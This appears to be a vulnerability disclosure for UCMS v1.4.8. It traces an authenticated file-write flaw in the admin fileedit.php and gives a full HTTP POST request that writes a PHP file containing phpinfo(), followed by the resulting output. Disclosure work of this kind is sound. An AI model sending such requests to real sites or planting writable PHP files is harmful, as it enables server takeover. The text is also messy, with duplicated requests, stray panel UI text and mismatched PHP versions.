



2020-09-08 | 2020-09-09 | 167

UCMS v.1.4.8 Command execution

Vulnerability Type :

Command execution

Vulnerability Version :


1.4.8

Recurring environment:


- Windows 10
- PHP 5.4.5
- Apache 2.4.23

Vulnerability Description AND recurrence:

1、The current version is V1.4.8




2、Using the keyword search, I found the fopen() function in the \UCMS \UCMS \admin\fileedit.php file, where there are no restrictions on the filename suffix and content to write! So the PHP suffix can be written here to cause malicious command execution!



3、Here I backtrace, first `$_POST['co']` exists, then `$_GET['file']` exists, and `$_GET['dir']` exists. Most of all! In the first line of the file, we determine if there is a global variable `admin`. In this case, we can't do anything without authorization, we just have to look up where is the entry



4、The current file is under UCMS/UCMS. This is the background file. And all the data can be found through the background operation route UCMS /index.php hole. Go to UCMS /index.php here



5、And you can actually see that right here, it's included by requiring something here. For analysis here, GET type parameters do and NOHTML need to be passed. And split `$_GET['do']` with `'/'` as the divider. The first part is included as the name of the folder, and the second part is included as the file name + `'.php'`.

6、So the idea here is pretty clear, the vulnerability file is `fileedit.php` and it's under `sadmin`, so `$_GET['do']` is `sadmin_fileEdit`. This satisfies the criteria to enter the `fileEdit` file, at which point you only need to satisfy the criteria in `Fileedit.php`. Here the POST package is as follows:

```
1 POST /ucms/index.php?do=sadmin_fileedit&dir=/&file=CNVD.php HTTP/1.1
2
3 Host: www.ucms.com
4
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:68.0) Gecko/20100101 Firefox/68.0
6
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
8
9 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
10
11 Accept-Encoding: gzip, deflate
12
13 Referer: http://www.ucms.com/ucms/index.php?do=sadmin_fileedit&dir=/&file=phpinfo.php
14
15 Content-Type: application/x-www-form-urlencoded
16
17 Content-Length: 51
18
19 Connection: close
20
21 Cookie: admin_bea161=admin; psw_bea161=b68feda37b0dafd462839833718a00f1; token_bea161=67d4ad96;
22 __gads=ID=58ee293cb8d9d291:T=1597928570:S=ALNI_MYq2qd7T2fr328CCX4HfMAkMwtFzw
23
24 Upgrade-Insecure-Requests: 1
25
26
27 uu_token=67d4ad96&co=<?php phpinfo()?>&pos=6
28
```

```
POST /ucms/index.php?do=sadmin_fileedit&dir=/&file=CNVD.php HTTP/1.1
Host: www.ucms.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://www.ucms.com/ucms/index.php?do=sadmin_fileedit&dir=/&file=phpinfo.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Connection: close
Cookie: admin_bea161=admin; psw_bea161=b68feda37b0dafd462839833718a00f1;
token_bea161=67d4ad96;
__gads=ID=58ee293cb8d9d291:T=1597928570:S=ALNI_MYq2qd7T2fr328CCX4HfMAkM
WtFzw
Upgrade-Insecure-Requests: 1
```

```
uu_token=67d4ad96&co=<?php phpinfo()?>&pos=6
```

```
C:\Users\admin\Desktop\source code\ucms\ucms\chk.php:8:string 'b68feda37b0dafd462839833718a00f1'
C:\Users\admin\Desktop\source code\ucms\ucms\chk.php:9:string 'bea161' (length=6)
```

- [首页](#)
- [个人中心](#)
- [帐户管理](#)
- [站点管理](#)
- [文件管理](#)
- [清空缓存](#)
- [退出](#)
- [站点设置](#)
- [123](#)

后台管理>信息提示

信息提示

保存成功

如果您不做出选择, 将在 1 秒后跳转到编辑页 (按Enter键直接跳转)。

[返回上一页](#)

7、Here our Webshell phpInfo is in cnVd.php in the root directory

PHP Version 5.6.9



System	Windows NT DESKTOP-LS75T76 6.2 build 9200 (Windows 8 Business Edition) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-encchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled

'常用工具下载' >